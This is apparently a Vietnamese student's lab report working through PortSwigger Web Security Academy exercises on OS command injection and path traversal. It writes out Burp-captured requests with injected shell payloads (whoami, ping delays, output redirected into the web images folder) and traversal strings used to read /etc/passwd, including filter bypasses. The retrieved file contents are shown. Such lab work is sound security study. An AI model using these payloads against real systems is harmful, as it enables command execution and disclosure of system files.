

BÁO CÁO BÀI TẬP

Môn học: Bảo mật web và ứng dụng

Tên chủ đề: RLFI + OS CMD Injection

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.022.ATCL

| STT | Họ và tên | MSSV | Email |
|-----|---------------------|----------|------------------------|
| 1 | Nguyễn Trần Đức Anh | 20520392 | 20520392@gm.uit.edu.vn |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết đã thực hiện.

BÁO CÁO CHI TIẾT

A. OS command injection


Lab: OS command injection, simple case

This lab contains an OS command injection vulnerability in the product stock checker.


The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

Ở lab này, khi vào xem sản phẩm, có chức năng check stock,



Giờ thì dùng burpsuite bật intercept lên để xem request đến server khi nhấn check stock



Theo mô tả của bài lab web app sẽ thực thi shell command với tham số là productId và storeId. Giờ thử thêm vào giá trị của storeId shell code là whoami như bài lab yêu cầu

```
productId=15&storeId=1| whoami
```

Lúc này ta có giá trị trả về là “**peter-RTL5C**”

Response

| | Pretty | Raw | Hex | Render |
|---|---|-----|-----|--------|
| 1 | HTTP/2 200 OK | | | |
| 2 | Content-Type: text/plain; charset=utf-8 | | | |
| 3 | X-Frame-Options: SAMEORIGIN | | | |
| 4 | Content-Length: 13 | | | |
| 5 | | | | |
| 6 | peter-RTL5C | | | |
| 7 | | | | |

Lab: Blind OS command injection with time delays

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

Bài lab này có có lỗ hổng ở chức năng *feedback*. Khi người dùng gửi feedback, bên phía server sẽ thực thi shell command: "mail -s "a" -aFrom:a@a feedback@vulnerable-website.com"

Submit feedback

Name:

a

Email:

a@a

Subject:

a

Message:

a

Submit feedback

Tuy nhiên output của shell command này không hiển thị ở phía người dùng. Theo đề bài thì để xác định được lỗ hổng này thì cần làm gì đó để thể hiện sự delay => ở đây dùng lệnh ping. Dùng burpsuite để bắt gói tin gửi lên server.

```

1 POST /feedback/submit HTTP/2
2 Host: 0a89006d0398c46f822a0bbb005400a8.web-security-academy.net
3 Cookie: session=IHX6d2JCK70pDfIN2wAhaauqun5bb4K91
4 Content-Length: 76
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a89006d0398c46f822a0bbb005400a8.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a89006d0398c46f822a0bbb005400a8.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 csrf=0XpZ2EQ41EGJI089kbq4RS7JmYuL82tj&name=a&email=a%40a&subject=a&message=a

```

Với shell command mà server dùng thì ta có thể thêm shell command tại vị trí địa chỉ email

```

1 POST /feedback/submit HTTP/2
2 Host: 0a89006d0398c46f822a0bbb005400a8.web-security-academy.net
3 Cookie: session=IHx6d2JCK70pDfN2wAhaauqunSbb4K91
4 Content-Length: 76
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a89006d0398c46f822a0bbb005400a8.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a89006d0398c46f822a0bbb005400a8.web-security-academy.net/feedback/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 csrf=0XpZ2EQ41EGJI089kbq4RS7JmYuL82cj&name=a&email=a@40a||ping+-c+10+127.0.0.1||&subject=a&message=a

```

Lab: Blind OS command injection with output redirection

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.

Ở bài lab này thì ta cần ghi output của lệnh whoami vào folder mà user có quyền ghi /var/www/images. Tương tự lab trên thì ta cũng chèn shell command vào giá trị mail bằng burpsuite. Tuy nhiên ta sẽ chuyển hướng output đến folder trên

```

1 POST /feedback/submit HTTP/2
2 Host: 0a7100d1039dc24f808c497b00020066.web-security-academy.net
3 Cookie: session=hcFAeY27NioWBTvp1MqlhxMwYHGavdRr
4 Content-Length: 76
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a7100d1039dc24f808c497b00020066.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a7100d1039dc24f808c497b00020066.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 csrf=4GxPHPyfLxHyPQ0KBXYBdSeF90Ijuc3&name=a&email=a40a||whoami>/var/www/images/whoami||&subject=a&message=a

```

Sau đó để truy cập để output, ta cần lấy sửa gói tin lúc truy vấn đến folder images bằng cách dùng burpsuite và nhấn vào sản phẩm bất kì. Thay đổi truy vấn thành tên file

```

1 GET /image?filename=whoami HTTP/2
2 Host: 0a7100d1039dc24f808c497b00020066.web-security-academy.net
3 Cookie: session=hcFAeY27NioWBTvp1MqlhxMwYHGavdRr
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a7100d1039dc24f808c497b00020066.web-security-academy.net/product?productId=1
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=2, i

```

Lúc này thấy được output là **"peter-4fnPia"**

| Response | |
|----------|--|
| | <div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> <div>Render</div> </div> |
| 1 | HTTP/2 200 OK |
| 2 | Content-Type: image/jpeg |
| 3 | X-Frame-Options: SAMEORIGIN |
| 4 | Content-Length: 13 |
| 5 | |
| 6 | peter-4fnPia |
| 7 | |

B. Path traversal

Lab: File path traversal, simple case

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.


Ở bài lab này ta cần đọc được nội dung của passwd. Ở đây ta chỉ có thể vào xem chi tiết sản phẩm.

<https://0a6a0019037d105e810c5c5f0094008c.web-security-academy.net/product?productId=1>
☆
⚙

Six Pack Beer Belt

★★★★☆

\$90.66



Description:
The Six Pack Beer Belt - because who wants just one beer?

Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just

Ta thấy có truy vấn hình ảnh, vậy nơi lưu trữ ở đâu? Dùng burpsuite để xem thử truy vấn như nào.

```

1 GET /image?filename=38.jpg HTTP/2
2 Host: 0a6a0019037d105e810c5c5f0094008c.web-security-academy.net
3 Cookie: session=gNjvckl4A3wXuB575nbqPww5AhR44lGY
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
7 Sec-Ch-Ua-Platform: "Windows"

```

Ta thấy có truy vấn filename. Vậy giờ sửa đường dẫn sao cho đến được file passwd. Ở đây ta cần lùi lại 3 lần do web root directory của Linux ở đường dẫn `/var/www/html`.

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a6a0019037d105e810c5c5f0094008c.web-security-academy.net
3 Cookie: session=gNjvckl4A3wXuB575nbqPww5AhR44lGY
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0

```

Vậy là ta đã mở được file passwd

| Response | | |
|----------|---|------------|
| Pretty | Raw | Hex Render |
| 6 | root:x:0:0:root:/root:/bin/bash | |
| 7 | daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin | |
| 8 | bin:x:2:2:bin:/bin:/usr/sbin/nologin | |
| 9 | sys:x:3:3:sys:/dev:/usr/sbin/nologin | |
| 10 | sync:x:4:65534:sync:/bin:/bin/sync | |
| 11 | games:x:5:60:games:/usr/games:/usr/sbin/nologin | |
| 12 | man:x:6:12:man:/var/cache/man:/usr/sbin/nologin | |
| 13 | lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin | |
| 14 | mail:x:8:8:mail:/var/mail:/usr/sbin/nologin | |
| 15 | news:x:9:9:news:/var/spool/news:/usr/sbin/nologin | |
| 16 | uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin | |
| 17 | proxy:x:13:13:proxy:/bin:/usr/sbin/nologin | |
| 18 | www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin | |
| 19 | backup:x:34:34:backup:/var/backups:/usr/sbin/nologin | |
| 20 | list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin | |
| 21 | irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin | |
| 22 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin | |
| 23 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin | |
| 24 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin | |
| 25 | peter:x:12001:12001::/home/peter:/bin/bash | |
| 26 | carlos:x:12002:12002::/home/carlos:/bin/bash | |
| 27 | user:x:12000:12000::/home/user:/bin/bash | |
| 28 | elmer:x:12099:12099::/home/elmer:/bin/bash | |
| 29 | academy:x:10000:10000::/academy:/bin/bash | |
| 30 | messagebus:x:101:101::/nonexistent:/usr/sbin/nologin | |
| 31 | dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin | |
| 32 | systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin | |
| 33 | systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin | |
| 34 | systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin | |
| 35 | mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false | |
| 36 | postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash | |
| 37 | usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin | |
| 38 | rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin | |
| 39 | mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin | |
| 40 | avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin | |
| 41 | cups-pk-helper:x:112:119:user for cups-pk-helper | |

File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Ở bài này cũng tương tự bài trước, ta cần xem nội dung của `passwd`. Tuy nhiên truy vấn đường dẫn như bài trước không được do web app đã chặn rồi. Theo như đề bài thì truy vấn sẽ tìm tên file theo đường dẫn mặc định nếu không có đường dẫn. Vậy khi ta truyền đường dẫn cụ thể đến file thì có thể sẽ tìm được

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a0600ed0340a6388240387a00590041.web-security-academy.net
3 Cookie: session=rZoCm2Ib6mSY1DRZvAwPnjhq3vUg6lxx
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a0600ed0340a6388240387a00590041.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=2, i
16
```

Ở đây vậy là xem được file passwd rồi

Response

Pretty

Raw

Hex

Render

ln

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time
  Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network
  Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false

```

Lab: File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.


Yêu cầu của bài này cũng là cần đọc file `passwd`. Theo đề bài web app sẽ thực hiện loại bỏ chuỗi truyền tải đường dẫn khỏi tên file người dùng cung cấp trước khi dùng.

Tuy nhiên có vẻ việc loại bỏ này chỉ loại chuỗi `../` => có thể bypass bằng cách thêm chuỗi `....//` để web app chỉ loại chuỗi `../` ở giữa và giữ phần còn lại có thể thực hiện truyền tải đường dẫn.

Giờ thì dùng burpsuite thôi

```
1 GET /image?filename=....//....//....//etc/passwd HTTP/2
2 Host: 0a78000803b362138145e8f500fb00fa.web-security-academy.net
3 Cookie: session=PSSu3ilWIyBXTNYOHVXftzgHivWQgAOR
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a78000803b362138145e8f500fb00fa.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=2, i
16
17
```

Thay đổi đường dẫn như trên thì ta có thể đọc được file passwd



```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time
  Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network
  Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
  
```
